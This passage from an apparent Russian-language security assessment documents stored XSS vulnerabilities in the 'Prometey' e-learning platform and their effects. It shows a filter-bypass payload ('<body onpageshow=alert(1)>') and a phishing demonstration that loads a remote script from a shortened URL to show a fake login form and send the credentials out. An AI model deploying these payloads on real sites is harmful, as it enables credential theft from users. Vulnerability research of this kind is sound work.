

Рисунок 41 – Демонстрация текста ответа со скриптом

Стоит отметить, что СДО «Прометей» обнаружил код скрипта, вставленный в поле варианта ответа на вопрос, и было отображено сообщение с предупреждением. Тем не менее, защита ограничивается только самим фактом обнаружения атаки. Как будет позже продемонстрировано, скрипт был выполнен в любом случае.



Рисунок 42 – Оповещение об обнаружении потенциальной XSS-атаки

Зайдем в систему в качестве слушателя. Пытаемся зайти на сайт и пройти тест. Нажимаем на кнопку «Начать тест».



Рисунок 43 – Интерфейс перед началом прохождения теста

После нажатия на кнопку видно, что был выполнен код введенного ранее нами сценария. Другими словами, выполнились команды, указанные в поле текста вопроса.



Рисунок 44 – Результат выполнения сценария в поле текста для вопроса

После нажатия «ОК», появляется следующее модальное окно: результат выполнения кода скрипта, указанного в поле текста ответа на вопрос.

Рисунок 45 – Результат выполнения сценария в поле текста ответа на вопрос

2.4.2.2.2 Поля для ввода заголовка и описания файла

В СДО «Прометей» реализована возможность отправки файлов различным адресатам: администраторы, организаторы, тьюторы, группам. Вид окна для загрузки файлов представлен ниже.



Рисунок 46 – Интерфейс раздела для загрузки файлов

Поля заголовок и описание имеют уязвимости типа XSS: введенные данные не фильтруются и отображаются в таком же виде, как и были представлены пользователем.

Попробуем реализовать атаку используя элемент <script>



Рисунок 47 – Реализация атаки

Зайдем в качестве получателя файла. При нажатии на раздел «Файл(ы)» немедленно будут выполнены два введенных ранее скрипта.

Рисунок 48 – Результат проведения атаки



Рисунок 49 – Результат проведения атаки

Стоит отметить, что при загрузке главной страницы выполняется код скрипта, находящийся в тексте заголовка файла. Такое поведение связано с тем, что в

интерфейсе СДО «Прометей» в правом верхнем углу есть уведомления. Вставленный нами скрипт становится частью уведомления, что приводит к его выполнению. Такое поведение будет сохраняться пока уведомление не будет прочитано. Но при нажатии на само уведомление или перехода в соответствующий раздел скрипты будут выполнены независимо от статуса.

Данная уязвимость представляет большую по сравнению с предыдущим пунктом опасность, так как файл может загрузить любой пользователь и отправить его любому доступному на данный момент тьютору или организатору. Список зависит от курсов, которые студент проходит на данный момент. В моем случае он выглядит следующим образом.



Рисунок 50 – Список адресатов для основного аккаунта

Другими словами, для проведения данной атаки нет необходимости иметь учетную запись тьютора, достаточно обычного аккаунта слушателя.

2.4.2.2.3 Поля для ввода темы и текста объявлений

В СДО «Прометей» существует возможность оповещения слушателей с помощью объявлений. Тема и текст являются элементами пользовательского

ввода, исследуем защищенность данного раздела. Попробуем вставить элемент <script>



Рисунок 51 – Попытка вставки вредоносного кода

СДО «Прометей» обнаружила попытку вставки вредоносного кода, объявление не было отправлено.



Рисунок 52 – Оповещение системы о возможной атаке

Были протестированы несколько вариантов нагрузок, включая использование элементов ссылок, изображений, многие из них не сработали. Была применена следующая конструкция: <body onpageshow=alert(1)>. Данный код позволил обойти систему защиты, инструкция была успешно выполнена.



Рисунок 53 – Реализация атаки

Если посетить страницу от лица слушателя, будет выполнен код скрипта, указанный в теме объявления. Это связано с тем, что этот раздел является частью главной страницы.

Рисунок 54 – Результат выполнения вредоносного кода



Рисунок 55 – Раздел объявлений на главной странице

Внедренный код будет выполняться и в случае посещения раздела «Объявления»

2.4.2.3 Пример использования уязвимости для проведения фишинговой атаки

В результате, было выявлено, что СДО «Прометей» имеет XSS-уязвимости. Существует возможность вставки вредоносного кода. Данный тип относится к хранимым атакам. Однако, в данном случае мы выводили сообщение типа alert(). Попробуем использовать данную уязвимость на реальном примере.

Был разработан код, который манипулирует объектной моделью документа: удаляет содержание вопроса и вставляет на веб-страницу окно с приглашением ввести логин и пароль от почты. Другими словами, была реализована фишинговая атака. Исходный код скрипта приведен в приложении 1.

В качестве скрипта, который был вставлен в поле для ввода текста вопроса, использовалась следующая строка:

```
<script src="https://t.ly/UsVq"></script>
```

В данном случае выполняется сценарий, находящийся на другом сайте за пределами СДО «Прометей». Ссылка ведет на скрипт, приведенный ранее.

Попробуем снова зайти на сайт в качестве слушателя и откроем созданный тест. В результате будет выведено окно с приглашением ввести адрес электронной почты и пароль от нее.



Рисунок 56 – Результат проведения фишинговой атаки

Если пользователь введет свои данные и нажмет на кнопку, они будут отправлены на указанный злоумышленником адрес. Таким образом, могут быть похищены конфиденциальные данные: в данном случае, логин и пароль от почты.

2.4.3 Электронный МЭИ

2.4.3.1 Автоматическое тестирование

Данный ресурс, аналогично СДО «Прометей», предусматривает авторизацию. Укажем данные для входа.

